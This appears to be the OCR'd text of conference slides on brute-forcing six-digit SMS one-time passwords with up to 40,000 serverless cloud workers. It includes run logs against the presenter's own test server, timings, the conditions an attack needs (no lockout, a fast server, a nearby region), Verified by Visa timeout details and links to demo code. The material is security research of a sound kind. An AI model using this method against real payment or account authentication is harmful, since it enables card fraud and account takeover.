2017-07-09 17:00:08.949795 - got answer from elasticsearch
{u'otp_value': u'365313'}
found OTP in 0:00:41.989282
2017-07-09 17:00:20.354010 - done starting workers
finished starting workers in 0:00:53.373069
2017-07-09 17:00:20.354184 - waiting for job to complete
2017-07-09 17:04:14.738054 - job completed
brute_otp finished in 0:04:47.777224
```

41 seconds

Brute-force 6 digits - 20,000 workers (50/worker)

```
======[OTP LENGTH 6]===========
setting random OTP value of length: 6 - OTP value is: 848028
server is ready, starting brute force of OTP
Need to spawn 20000.0 workers to guess otp [0-9] of length 6 with 50 otp per worker
32 processes to start 1666.66666667 workers for each of the 12 regions
continue?
2017-07-09 17:31:04.042149 - starting brute_otp
Started job id: 3ada0c03-2098-4bb7-81a6-59fc23aa13e4
2017-07-09 17:31:04.105770 - starting workers
2017-07-09 17:31:04.115192 - waiting for answer in elasticsearch
2017-07-09 17:32:20.495622 - got answer from elasticsearch
{u'otp_value': u'848028'}
found OTP in 0:01:16.453610
2017-07-09 17:32:41.689405 - done starting workers
finished starting workers in 0:01:37.583704
2017-07-09 17:32:41.689607 - waiting for job to complete
2017-07-09 17:33:05.983280 - job completed
brute_otp finished in 0:02:01.941091
```

12 regions

Geographically closer to test server

76 seconds

Brute-force 6 digits - 40,000 workers (25/worker)

```
======[OTP LENGTH 6]===========
setting random OTP value of length: 6 - OTP value is: 636555
server is ready, starting brute force of OTP
Need to spawn 40000.0 workers to guess otp [0-9] of length 6 with 25 otp per worker
32 processes to start 2857.14285714 workers for each of the 14 regions
continue?
2017-07-09 17:35:32.440217 - starting brute_otp
Started job id: ba9211e5-9f30-4d36-8182-8c1a1638ef6b
2017-07-09 17:35:32.512530 - starting workers
2017-07-09 17:35:32.520186 - waiting for answer in elasticsearch
2017-07-09 17:36:40.556626 - got answer from elasticsearch
{u'otp_value': u'636555'}
found OTP in 0:01:08.116940
2017-07-09 17:38:58.294490 - done starting workers
finished starting workers in 0:03:25.782006
2017-07-09 17:38:58.294680 - waiting for job to complete
2017-07-09 17:39:40.461517 - job completed
brute_otp finished in 0:04:08.021226
```

68 seconds

Brute-force 6 digits - 20,000 workers (50/worker)

```
======[OTP LENGTH 6]===========
setting random OTP value of length: 6 - OTP value is: 080514
server is ready, starting brute force of OTP
Need to spawn 20000.0 workers to guess otp [0-9] of length 6 with 50 otp per worker
32 processes to start 4000.0 workers for each of the 5 regions
continue?
2017-07-09 17:43:03.199781 - starting brute_otp
Started job id: 7c632fe4-b75c-4727-939b-bbf0c44acf6b
2017-07-09 17:43:03.250565 - starting workers
2017-07-09 17:43:03.260273 - waiting for answer in elasticsearch
2017-07-09 17:44:40.776670 - done starting workers
finished starting workers in 0:01:37.526133
2017-07-09 17:44:44.977822 - got answer from elasticsearch
{u'otp_value': u'080514'}
found OTP in 0:01:41.778138
2017-07-09 17:44:44.985564 - waiting for job to complete
2017-07-09 17:45:21.050496 - job completed
brute_otp finished in 0:02:17.850548
```

5 regions (same geo area)

Some requests dropped by overloaded test server :(

101 seconds

Demo


6 digit OTP

Test server: Google App Engine (Python) with 200 instances of type B1

Possible to guess OTP based on ~500k attempts in 60 seconds

Requirements:

- The ability to keep guessing (no account lockout)
- Server that can handle 10k requests per second (~16.6k in theory)
- Best if attack comes from same geographic region
- Need a bit of luck




Summary

Code:
https://github.com/ryanbaxendale/thunderstruck-demo/tree/master/sms.otp

Verified by Visa Acquirer and Merchant Implementation Guide
Chapter 6: Merchant Server Plug-In Functions: “The Payer Authentication Request/Response message pair has a recommended timeout value of **5 minutes**, recognizing that cardholders may become distracted while completing the authentication.”

Going further

- 8 digit SMS OTP
- 3 minutes (180 seconds)
- Need a more scalable test server



Use MzhN-45437445 Verified by Visa OTP for your online transaction on card ending at ACRABIZC within 3 mins.

Other attacks:

- Unauth password reset URLs
- Account signup/registration

Further work

Interesting

lambdash: AWS Lambda Shell Hack
By Eric Hammond
https://github.com/alestic/lambdash
Run shell commands using node.js

CCC 2016
Gone in 60 Milliseconds
Intrusion and Exfiltration in Server-less Architectures

DEF CON 25
Starting the Avalanche: Application DoS In Microservice Architectures

Blackhat US 2017
Hacking Serverless Runtimes: Profiling AWS Lambda Azure Functions and more


Blackhat US 2016
Account Jumping Post Infection Persistency & Lateral Movement In AWS

Going further

AWS Lambda - High mem: 1536 MB
266,667/seconds/month free

Aliyun / Alibaba Cloud - China
Need to register with +86 mobile number

IBM OpenWhisk
Docker



FaaS Stack

FaaS is an open-source project written in Golang and licensed under the MIT license.

Build your own FaaS infrastructure
https://github.com/alexellis/faas

- UI portal
- Setup with one script
- Any process that can run in Docker can be a serverless function
- Prometheus metrics and logging
- Auto-scales as demand increases

github.com/ryanbaxendale/thunderstruck-demo